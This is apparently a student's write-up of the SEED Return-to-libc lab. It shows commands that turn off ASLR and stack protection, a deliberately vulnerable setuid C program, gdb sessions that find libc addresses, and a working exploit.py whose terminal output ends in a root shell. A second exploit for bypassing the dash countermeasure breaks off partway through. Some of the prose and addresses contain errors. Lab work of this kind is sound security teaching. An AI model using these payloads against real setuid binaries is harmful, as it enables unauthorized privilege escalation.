

## Return-to-libc Attack Lab

### 2 Environment Setup

#### 2.1 Note on x86 and x64 Architectures

The return-to-libc attack on the x64 machines (64-bit) is much more difficult than that on the x86 machines (32-bit). Although the SEED Ubuntu 20.04 VM is a 64-bit machine, we decide to keep using the 32-bit programs (x64 is compatible with x86, so 32-bit programs can still run on x64 machines). In the future, we may introduce a 64-bit version for this lab. Therefore, in this lab, when we compile programs using `gcc`, we always use the `-m32` flag, which means compiling the program into 32-bit binary.

In this lab I am going to use `-m32` flag (32 bit program).

#### 2.2 Turning off countermeasures

You can execute the lab tasks using our pre-built Ubuntu virtual machines. Ubuntu and other Linux distributions have implemented several security mechanisms to make the buffer-overflow attack difficult. To simplify our attacks, we need to disable them first.

**Address Space Randomization.** Ubuntu and several other Linux-based systems use address space randomization to randomize the starting address of heap and stack, making guessing the exact addresses difficult. Guessing addresses is one of the critical steps of buffer-overflow attacks. In this lab, we disable this feature using the following command:

```
$ sudo sysctl -w kernel.randomize_va_space=0
```

**The StackGuard Protection Scheme.** The `gcc` compiler implements a security mechanism called *StackGuard* to prevent buffer overflows. In the presence of this protection, buffer overflow attacks do not work. We can disable this protection during the compilation using the `-fno-stack-protector` option. For example, to compile a program `example.c` with StackGuard disabled, we can do the following:

```
$ gcc -m32 -fno-stack-protector example.c
```

To get the exact address so we are using the below command to disable

```
$ sudo sysctl -w kernel.randomize_va_space=0
```

We are using the below command to explicitly disable the StackGuard protection provided by the compiler.

```
$ gcc -m32 -fno-stack-protector example.c
```

**Non-Executable Stack.** Ubuntu used to allow executable stacks, but this has now changed. The binary images of programs (and shared libraries) must declare whether they require executable stacks or not, i.e., they need to mark a field in the program header. Kernel or dynamic linker uses this marking to decide whether to make the stack of this running program executable or non-executable. This marking is done automatically by the recent versions of `gcc`, and by default, stacks are set to be non-executable. To change that, use the following option when compiling programs:

```
For executable stack:
$ gcc -m32 -z execstack -o test test.c

For non-executable stack:
$ gcc -m32 -z noexecstack -o test test.c
```

Because the objective of this lab is to show that the non-executable stack protection does not work, you should always compile your program using the `"-z noexecstack"` option in this lab.

**Configuring `/bin/sh`.** In Ubuntu 20.04, the `/bin/sh` symbolic link points to the `/bin/dash` shell. The `dash` shell has a countermeasure that prevents itself from being executed in a `Set-UID` process. If

```
$ gcc -m32 -z execstack -o test test.c
```

We are using this above code simply for convenience and readability it is used for execution.

```
$ gcc -m32 -z noexecstack -o test test.c
```

it has a non-executable stack using the `-z noexecstack` option .

`dash` is executed in a `Set-UID` process, it immediately changes the effective user ID to the process's real user ID, essentially dropping its privilege.

Since our victim program is a `Set-UID` program, and our attack uses the `system()` function to run a command of our choice. This function does not run our command directly; it invokes `/bin/sh` to run our command. Therefore, the countermeasure in `/bin/dash` immediately drops the `Set-UID` privilege before executing our command, making our attack more difficult. To disable this protection, we link `/bin/sh` to another shell that does not have such a countermeasure. We have installed a shell program called `zsh` in our Ubuntu 16.04 VM. We use the following commands to link `/bin/sh` to `zsh`:

```
$ sudo ln -sf /bin/zsh /bin/sh
```

It should be noted that the countermeasure implemented in `dash` can be circumvented. We will do that in a later task.

For configuration we are using the command

```
$ sudo ln -sf /bin/zsh /bin/sh
```

: it replaces the default shell used when programs or scripts refer to `/bin/sh`.

## 2.3 The Vulnerable Program

Listing 1: The vulnerable program (retlib.c)

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

#ifndef BUF_SIZE
#define BUF_SIZE 12
#endif

int bof(char *str)
{
    char buffer[BUF_SIZE];
    unsigned int *framep;

    // Copy ebp into framep
    asm("movl %%ebp, %0" : "=r" (framep));

    /* print out information for experiment purpose */
    printf("Address of buffer[] inside bof(): 0x%.8x\n", (unsigned)buffer);
    printf("Frame Pointer value inside bof(): 0x%.8x\n", (unsigned)framep);

    strcpy(buffer, str);    ← buffer overflow!

    return 1;
}

int main(int argc, char **argv)
{
    char input[1000];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    int length = fread(input, sizeof(char), 1000, badfile);
    printf("Address of input[] inside main(): 0x%x\n", (unsigned int) input);
    printf("Input size: %d\n", length);

    bof(input);

    printf("(^_^)(^_^) Returned Properly (^_^)(^_^)\n");
    return 1;
}

// This function will be used in the optional task
void foo(){
    static int i = 1;
    printf("Function foo() is invoked %d times\n", i++);
    return;
}
```

The above program is the example code explanation .

- The vulnerable program reads up to 1000 bytes from a user-provided file called "badfile" into an internal buffer using the strcpy() function.
- However, the size of the internal buffer is insufficient to hold 1000 bytes, creating a buffer overflow vulnerability. This means an attacker can potentially overwrite memory beyond the buffer's bounds. Since the program is a root-owned Set-UID program, if any normal user can exploit this buffer overflow vulnerability by crafting the contents of "badfile" in a specific way, they may gain unauthorized access with elevated privileges, potentially allowing them to execute arbitrary code and obtain a root shell, posing a significant security risk.


**Compilation.** Let us first compile the code and turn it into a root-owned Set-UID program. Do not forget to include the `-fno-stack-protector` option (for turning off the StackGuard protection) and the `"-z noexecstack"` option (for turning on the non-executable stack protection). It should also be noted that changing ownership must be done before turning on the Set-UID bit, because ownership changes cause the Set-UID bit to be turned off. All these commands are included in the provided Makefile.

```
// Note: N should be replaced by the value set by the instructor
$ gcc -m32 -DBUF_SIZE=N -fno-stack-protector -z noexecstack -o retlib retlib.c
$ sudo chown root retlib
$ sudo chmod 4755 retlib
```

These were the commands and process going to do in this lab

We are going to disable the stack guard protection and gain the root access of the shell by using the above commands in the screen shot.

**\*\*Before starting the lab Instructor said to change the default N value to 256**



```
Makefile
~/Desktop/Seedlab/Lab4-ROPReturn-to-libc

exploit.py

1 TARGET = retlib
2
3 all: ${TARGET}
4
5 N = 256
6 retlib: retlib.c
7     gcc -m32 -DBUF_SIZE=${N} -fno-stack-protector -z noexecstack -o $@ $@.c
8     sudo chown root $@ && sudo chmod 4755 $@
9
10 clean:
11     rm -f *.o *.out ${TARGET} badfile
```

## 3 Lab Tasks

### 3.1 Task 1: Finding out the Addresses of libc Functions

```
seed@VM: ~/.../Lab4-ROPReturn-to-libc
Lab2-shellcode  lab3-bufferoverflow  Lab4-ROPReturn-to-libc  'Labsetup - 1'
[09/17/23]seed@VM:~/.../Seedlab$ cd Lab4-ROPReturn-to-libc
[09/17/23]seed@VM:~/.../Lab4-ROPReturn-to-libc$ ls
exploit.py  Makefile  retlib.c
[09/17/23]seed@VM:~/.../Lab4-ROPReturn-to-libc$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[09/17/23]seed@VM:~/.../Lab4-ROPReturn-to-libc$ sudo ln -sf /bin/zsh /bin/sh
```

First we need to install the lab set up items in our machine

- I used the **ls** command to list the files in the current directory.
- I used the command **\$ sudo sysctl -w kernel.randomize\_va\_space=0** to turn off the counter measures and so that the values will be 0..

```
[09/17/23]seed@VM:~/.../Lab4-ROPReturn-to-libc$ touch badfile
[09/17/23]seed@VM:~/.../Lab4-ROPReturn-to-libc$ ls
badfile  exploit.py  Makefile  retlib  retlib.c
```

We should make one badfile before start debugging.

- The **badfile** Which is an empty file created using the **touch** command.

```
seed@VM: ~/.../Lab4-ROPReturn-to-libc
[09/17/23]seed@VM:~/.../Lab4-ROPReturn-to-libc$ make
gcc -m32 -DBUF_SIZE=12 -fno-stack-protector -z noexecstack -o retlib retlib.c
sudo chown root retlib && sudo chmod 4755 retlib
[09/17/23]seed@VM:~/.../Lab4-ROPReturn-to-libc$ gdb -q retlib
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if pyversion is 3:
Reading symbols from retlib...
(No debugging symbols found in retlib)
gdb-peda$ quit
[09/17/23]seed@VM:~/.../Lab4-ROPReturn-to-libc$ touch badfile
[09/17/23]seed@VM:~/.../Lab4-ROPReturn-to-libc$ ls
badfile  exploit.py  Makefile  retlib  retlib.c
[09/17/23]seed@VM:~/.../Lab4-ROPReturn-to-libc$ gdb -q retlib
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if pyversion is 3:
Reading symbols from retlib...
(No debugging symbols found in retlib)
gdb-peda$ break main
Breakpoint 1 at 0x12ef
```

Used **make** command to compile the program pieces and after that we used **break main** it creates breakpoint.

```
gdb-peda$ run
Starting program: /home/seed/Desktop/Seedlab/Lab4-R0PReturn-to-libc/retlib
[-----registers-----]
EAX: 0xf7fb4088 --> 0xffffd20c --> 0xffffd3eb ("SHELL=/bin/bash")
EBX: 0x0
ECX: 0x6a7b325e ('^2{j')
EDX: 0xffffd194 --> 0x0
ESI: 0xf7fb2000 --> 0x1e7d6c
EDI: 0xf7fb2000 --> 0x1e7d6c
EBP: 0x0
ESP: 0xffffd16c --> 0xf7de4ee5 (<_libc_start_main+245>:      add    esp,0x10)
EIP: 0x565562ef (<main>:      endbr32)
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-----code-----]
0x565562ea <foo+58>: mov     ebx,DWORD PTR [ebp-0x4]
0x565562ed <foo+61>: leave
0x565562ee <foo+62>: ret
=> 0x565562ef <main>:      endbr32
0x565562f3 <main+4>: lea     ecx,[esp+0x4]
0x565562f7 <main+8>: and     esp,0xffffffff
0x565562fa <main+11>: push    DWORD PTR [ecx-0x4]
0x565562fd <main+14>: push    ebp
[-----stack-----]
0000| 0xffffd16c --> 0xf7de4ee5 (<_libc_start_main+245>:      add    esp,0x10)
0004| 0xffffd170 --> 0x1
0008| 0xffffd174 --> 0xffffd204 --> 0xffffd3b2 ("/home/seed/Desktop/Seedlab/Lab4-R0PReturn-to-libc/retlib")
0012| 0xffffd178 --> 0xffffd20c --> 0xffffd3eb ("SHELL=/bin/bash")
0016| 0xffffd17c --> 0xffffd194 --> 0x0
0020| 0xffffd180 --> 0xf7fb2000 --> 0x1e7d6c
0024| 0xffffd184 --> 0xf7ffd000 --> 0x2bf24
0028| 0xffffd188 --> 0xffffd1e8 --> 0xffffd204 --> 0xffffd3b2 ("/home/seed/Desktop/Seedlab/Lab4-R0PReturn-to-libc/retlib")
[-----]
Legend: code, data, rodata, value

Breakpoint 1, 0x565562ef in main ()
..
```

After compiling make command we used **run** program.

```
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xf7e0b370 <system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7dfded0 <exit>
gdb-peda$ quit
[09/16/23] seed@VM:~/.../Lab4-R0PReturn-to-libc$ █
```

These are the two values we need

**\$1 = {<text variable, no debug info>} 0xf7e0b370 <system>**

And

**\$2 = {<text variable, no debug info>} 0xf7dfded0 <exit>**

## 3.2 Task 2: Putting the shell string in the memory

```
[09/17/23]seed@VM:~/.../Lab4-ROPReturn-to-libc$ export MYSHELL=/bin/sh
[09/17/23]seed@VM:~/.../Lab4-ROPReturn-to-libc$ env | grep MYSHELL
MYSHELL=/bin/sh
```

defined a new shell variable MYSHELL, and it also contained the string "/bin/sh".



```
prtenv.c
~/Desktop/Seedlab/Lab4-ROPReturn-to-libc
1 #include <stdlib.h>
2 #include <stdio.h>
3
4 void main(){
5     char* shell = getenv("MYSHELL");
6     if(shell)
7         printf("%x\n", (unsigned int)shell);
8 }
9
```

This is the **prtenv.c** file which we have created

```
[09/17/23]seed@VM:~/.../Lab4-ROPReturn-to-libc$ gedit prtenv.c
[09/17/23]seed@VM:~/.../Lab4-ROPReturn-to-libc$ gcc -m32 -o prtenv prtenv.c
[09/17/23]seed@VM:~/.../Lab4-ROPReturn-to-libc$ ./prtenv
ffffd43f
[09/17/23]seed@VM:~/.../Lab4-ROPReturn-to-libc$ ./retlib
Address of input[] inside main(): 0xffffcdd0
Input size: 300
Address of buffer[] inside bof(): 0xffffccac
Frame Pointer value inside bof(): 0xffffcdb8
```

After the compilation of `./prtenv` we get the value of `printenv`

After compilation of `./retlib` we will get the two value

Address of `input[]` inside `main()`: 0xffffcdd0  
Input size: 300




Address of buffer[] inside bof(): 0xffffccac  
Frame Pointer value inside bof(): 0xffffcdb8  
(^\_^)(^\_^) Returned Properly (^\_^)(^\_^)

Since the length of the program does not change it doesn't make any difference.

### 3.3 Task 3: Launching the Attack

Results which we got before based on that we should update in exploit.py programming file



```
1#!/usr/bin/env python3
2import sys
3
4# Fill content with non-zero values
5content = bytearray(0xaa for i in range(300))
6
7X = 268 + 12
8sh_addr = 0xffffd43f # The address of "/bin/sh"
9content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')
10
11Y = 268 + 4
12system_addr = 0xf7e0b370 # The address of system()
13content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')
14
15Z = 268 + 8
16exit_addr = 0xf7dfded0 # The address of exit()
17content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')
18
19# Save content to a file
20with open("badfile", "wb") as f:
21    f.write(content)
22
23## /bin/sh
24## exit
25## system()
```

The values of Y is 0xffffcdb8 - 0xffffccac and saved it and after run it  
We can run ,it runs successfully. We get 268 bits.



```

[09/17/23]seed@VM:~/.../Lab4-ROPReturn-to-libc$ ls -l
total 56
-rw-rw-r-- 1 seed seed 300 Sep 17 21:41 badfile
-rwxrwxr-x 1 seed seed 605 Sep 17 21:40 exploit.py
-rw-rw-r-- 1 seed seed 217 Sep 17 20:10 Makefile
-rw-rw-r-- 1 seed seed 12 Sep 17 20:13 peda-session-retlib.txt
-rwxrwxr-x 1 seed seed 15588 Sep 17 20:16 prtenv
-rw-rw-r-- 1 seed seed 134 Sep 17 16:02 prtenv.c
-rwsr-xr-x 1 root seed 15788 Sep 17 20:12 retlib
-rw-rw-r-- 1 seed seed 994 Dec 28 2020 retlib.c
[09/17/23]seed@VM:~/.../Lab4-ROPReturn-to-libc$ ./exploit.py
[09/17/23]seed@VM:~/.../Lab4-ROPReturn-to-libc$ ./retlib
Address of input[] inside main(): 0xffffcdd0
Input size: 300
Address of buffer[] inside bof(): 0xffffccac
Frame Pointer value inside bof(): 0xffffcdb8
# whoami
root
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27
(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
# █

```

execute the **exploit file.py** file the it executes without error now run the **./retlib**  
After it executes we will get the root access

**Attack variation 1:** Is the `exit()` function really necessary? Please try your attack without including the address of this function in `badfile`. Run your attack again, report and explain your observations.

```

[09/17/23]seed@VM:~/.../Lab4-ROPReturn-to-libc$ ./exploit.py
[09/17/23]seed@VM:~/.../Lab4-ROPReturn-to-libc$ ./retlib
Address of input[] inside main(): 0xffffcdd0
Input size: 300
Address of buffer[] inside bof(): 0xffffccac
Frame Pointer value inside bof(): 0xffffcdb8
# whoami
root
# exit
[09/17/23]seed@VM:~/.../Lab4-ROPReturn-to-libc$ █

```

We can evaluate privilege normally and sometimes it may crash.

**Attack variation 2:** After your attack is successful, change the file name of `retlib` to a different name, making sure that the length of the new file name is different. For example, you can change it to `newretlib`. Repeat the attack (without changing the content of `badfile`). Will your attack succeed or not? If it does not succeed, explain why.

```
[09/17/23]seed@VM:~/.../Lab4-ROPReturn-to-libc$ ./exploit.py
[09/17/23]seed@VM:~/.../Lab4-ROPReturn-to-libc$ ./retlib
bash: ./retlib: No such file or directory
[09/17/23]seed@VM:~/.../Lab4-ROPReturn-to-libc$ ./rrtlib
Address of input[] inside main(): 0xffffcdd0
Input size: 300
Address of buffer[] inside bof(): 0xffffccac
Frame Pointer value inside bof(): 0xffffcdb8
# whoami
root
# exit
```

As given we renamed the file name it was executed and gave root access for our confirmation i had `./retlib` it hasn't executed since the name was changed to the new name also consists of 6 length so it executed perfectly.

```
[09/17/23]seed@VM:~/.../Lab4-ROPReturn-to-libc$ ./exploit.py
[09/17/23]seed@VM:~/.../Lab4-ROPReturn-to-libc$ ./newretlib
Address of input[] inside main(): 0xffffcdd0
Input size: 300
Address of buffer[] inside bof(): 0xffffccac
Frame Pointer value inside bof(): 0xffffcdb8
zsh:1: command not found: h
[09/17/23]seed@VM:~/.../Lab4-ROPReturn-to-libc$
```


After we changed the name again to the new one as **newretlib** we saw that privilege escalation failed.

We can see that it was related to the length.

As the new name exceeds the 6 character length

### 3.4 Task 4: Defeat Shell's countermeasure

\* Make file N changed from default to 256 as mentioned by the Professor.



```
1 TARGET = retlib
2
3 all: ${TARGET}
4
5 N = 256
6 retlib: retlib.c
7     gcc -m32 -DBUF_SIZE=${N} -fno-stack-protector -z noexecstack -o $@ $@.c
8     sudo chown root $@ && sudo chmod 4755 $@
9
10 clean:
11     rm -f *.o *.out ${TARGET} badfile
```

#### Lab starts from here

```
[09/16/23]seed@VM:~/.../Lab4-ROPReturn-to-libc$ ls
exploit.py Makefile retlib.c
[09/16/23]seed@VM:~/.../Lab4-ROPReturn-to-libc$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[09/16/23]seed@VM:~/.../Lab4-ROPReturn-to-libc$ sudo ln -sf /bin/bash /bin/sh
[09/16/23]seed@VM:~/.../Lab4-ROPReturn-to-libc$ gedit Makefile
[09/16/23]seed@VM:~/.../Lab4-ROPReturn-to-libc$ make
gcc -m32 -DBUF_SIZE=12 -fno-stack-protector -z noexecstack -o retlib retlib.c
sudo chown root retlib && sudo chmod 4755 retlib
[09/16/23]seed@VM:~/.../Lab4-ROPReturn-to-libc$ ll
total 28
-rwxrwxr-x 1 seed seed 554 Dec 5 2020 exploit.py
-rw-rw-r-- 1 seed seed 216 Dec 27 2020 Makefile
-rwsr-xr-x 1 root seed 15788 Sep 16 20:19 retlib
-rw-rw-r-- 1 seed seed 994 Dec 28 2020 retlib.c
[09/16/23]seed@VM:~/.../Lab4-ROPReturn-to-libc$ touch badfile
[09/16/23]seed@VM:~/.../Lab4-ROPReturn-to-libc$ gdb -q retlib
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if pyversion is 3:
Reading symbols from retlib...
(No debugging symbols found in retlib)
```

- First we made it to 0 kernel as we did in above tasks, so that we don't encounter any value issues
- Make file is given which consists of default values varies from lab to lab.
- Then I used **make** command. it gathers the programming parts.
- An badfile is created which empty one which we will be storing malicious data in that
- Gdb is used for compiling and keeps it stable in sleep mode.

```

seed@VM: ~/.../Lab4-ROPReturn-to-libc
(No debugging symbols found in retlib)
gdb-peda$ break main
Breakpoint 1 at 0x12ef
gdb-peda$ run
Starting program: /home/seed/Desktop/Seedlab/Lab4-ROPReturn-to-libc/retlib
[----- registers -----]
EAX: 0xf7fb4088 --> 0xffffd20c --> 0xffffd3f0 ("SHELL=/bin/bash")
EBX: 0x0
ECX: 0xf386c3cf
EDX: 0xffffd194 --> 0x0
ESI: 0xf7fb2000 --> 0x1e7d6c
EDI: 0xf7fb2000 --> 0x1e7d6c
EBP: 0x0
ESP: 0xffffd16c --> 0xf7de4ee5 (<__libc_start_main+245>: add esp,0x10)
EIP: 0x565562ef (<main>: endbr32)
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[----- code -----]
0x565562ea <foo+58>: mov     ebx,DWORD PTR [ebp-0x4]
0x565562ed <foo+61>: leave
0x565562ee <foo+62>: ret
=> 0x565562ef <main>: endbr32
0x565562f3 <main+4>: lea     ecx,[esp+0x4]
0x565562f7 <main+8>: and     esp,0xfffffff0
0x565562fa <main+11>: push   DWORD PTR [ecx-0x4]
0x565562fd <main+14>: push   ebp
[----- stack -----]
0000| 0xffffd16c --> 0xf7de4ee5 (<__libc_start_main+245>: add esp,0x10)
0004| 0xffffd170 --> 0x1
0008| 0xffffd174 --> 0xffffd204 --> 0xffffd3b7 ("/home/seed/Desktop/Seedlab/Lab4-ROPReturn-to-libc/retlib")
0012| 0xffffd178 --> 0xffffd20c --> 0xffffd3f0 ("SHELL=/bin/bash")
0016| 0xffffd17c --> 0xffffd194 --> 0x0
0020| 0xffffd180 --> 0xf7fb2000 --> 0x1e7d6c
0024| 0xffffd184 --> 0xf7fd0000 --> 0x2bf24
0028| 0xffffd188 --> 0xffffd1e8 --> 0xffffd204 --> 0xffffd3b7 ("/home/seed/Desktop/Seedlab/Lab4-ROPReturn-to-libc/retlib")
[-----]
Legend: code, data, rodata, value
Breakpoint 1, 0x565562ef in main ()

```

After compilation we need to create a breakpoint and runs the program

```

seed@VM: ~/.../Lab4-ROPReturn-to-libc
Breakpoint 1, 0x565562ef in main ()
gdb-peda$ p execv
$1 = {<text variable, no debug info>} 0xf7e92410 <execv>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7dfded0 <exit>
gdb-peda$ quit
[09/16/23]seed@VM:~/.../Lab4-ROPReturn-to-libc$ export LAB001=/bin/bash
[09/16/23]seed@VM:~/.../Lab4-ROPReturn-to-libc$ export LAB002=-p
[09/16/23]seed@VM:~/.../Lab4-ROPReturn-to-libc$ gedit prtenv.c
[09/16/23]seed@VM:~/.../Lab4-ROPReturn-to-libc$ gcc -m32 -o prtenv prtenv.c
[09/16/23]seed@VM:~/.../Lab4-ROPReturn-to-libc$ ll
total 52
-rw-rw-r-- 1 seed seed    0 Sep 16 20:20 badfile
-rwxrwxr-x 1 seed seed  554 Dec  5 2020 exploit.py
-rw-rw-r-- 1 seed seed   216 Dec 27 2020 Makefile
-rw-rw-r-- 1 seed seed    12 Sep 16 20:20 peda-session-retlib.txt
-rwxrwxr-x 1 seed seed 15588 Sep 16 20:24 prtenv
-rw-rw-r-- 1 seed seed   253 Sep 16 20:23 prtenv.c
-rwsr-xr-x 1 root seed 15788 Sep 16 20:19 retlib
-rw-rw-r-- 1 seed seed   994 Dec 28 2020 retlib.c

```

We need to get two values from the shell: \$1 is for execv and \$2 is for the exit.

We need to create new variables that should matches the code.the code had 6 characters so we need to create a variable also with 6 .so we don't encounter any errors

Below the modified prtenv code was attached .

## Print env code

```
prtenv.c
~/Desktop/Seedlab/Lab4-ROPReturn-to-libc

1#include<stdio.h>
2#include<stdlib.h>
3void main()
4{
5    char* shell = getenv("LAB001");
6    if (shell)
7        printf("LAB001:%x\n", (unsigned int)shell);
8
9    char* shell2 = getenv("LAB002");
10   if (shell2)
11       printf("LAB002:%x\n", (unsigned int)shell2);
12}
```

The above code was prtenv i have added the two new variables.

```
seed@VM: ~/.../Lab4-ROPReturn-to-libc

[09/17/23]seed@VM:~/.../Lab4-ROPReturn-to-libc$ ./prtenv
LAB001: fffffde56
LAB002: fffffde4c
[09/17/23]seed@VM:~/.../Lab4-ROPReturn-to-libc$ ./retlib
Address of input[] inside main(): 0xffffcddb0
Input size: 0
Address of buffer[] inside bof(): 0xffffcc8c
Frame Pointer value inside bof(): 0xffffcd98
(^_^)(^_^) Returned Properly (^_^)(^_^)
[09/17/23]seed@VM:~/.../Lab4-ROPReturn-to-libc$ ll
total 52
-rw-rw-r-- 1 seed seed    0 Sep 17 22:07 badfile
-rwxrwxr-x 1 seed seed 1103 Sep 17 22:19 exploit.py
-rw-rw-r-- 1 seed seed   217 Sep 17 20:10 Makefile
-rw-rw-r-- 1 seed seed    12 Sep 17 22:08 peda-session-retlib.txt
-rwxrwxr-x 1 seed seed 15588 Sep 17 22:12 prtenv
-rw-rw-r-- 1 seed seed   252 Sep 17 22:12 prtenv.c
-rwsr-xr-x 1 root seed 15788 Sep 17 22:07 retlib
-rw-rw-r-- 1 seed seed   994 Dec 28  2020 retlib.c
[09/17/23]seed@VM:~/.../Lab4-ROPReturn-to-libc$ ./exploit.py
```

In this we executed the prtenv file then we get the two values in the variables

LAB001:ffffde56

LAB002:ffffde4c

Once after execution we need to run the exploitation file.

Exploitation files should be created in such a way that the payload for a return-to-libc attack on a vulnerable program. It fills a byte array with non-zero values, then sets up the necessary addresses on the stack to execute `/bin/bash -p` by calling the `execv()` libc function.

## Exploit.py

```
Open  exploit.py
~/Desktop/Seedlab/Lab4-ROPReturn-to-libc

1#!/usr/bin/python3
2import sys
3
4# Fill content with non-zero values
5content = bytearray(0xaa for i in range(500))
6
7# Required addresses
8bash_addr    = 0xffffde56
9p_addr       = 0xffffde4c
10execv_addr   = 0xf7e92410
11exit_addr    = 0xf7dfded0
12input_main   = 0xffffcddb0
13
14# based on debugger
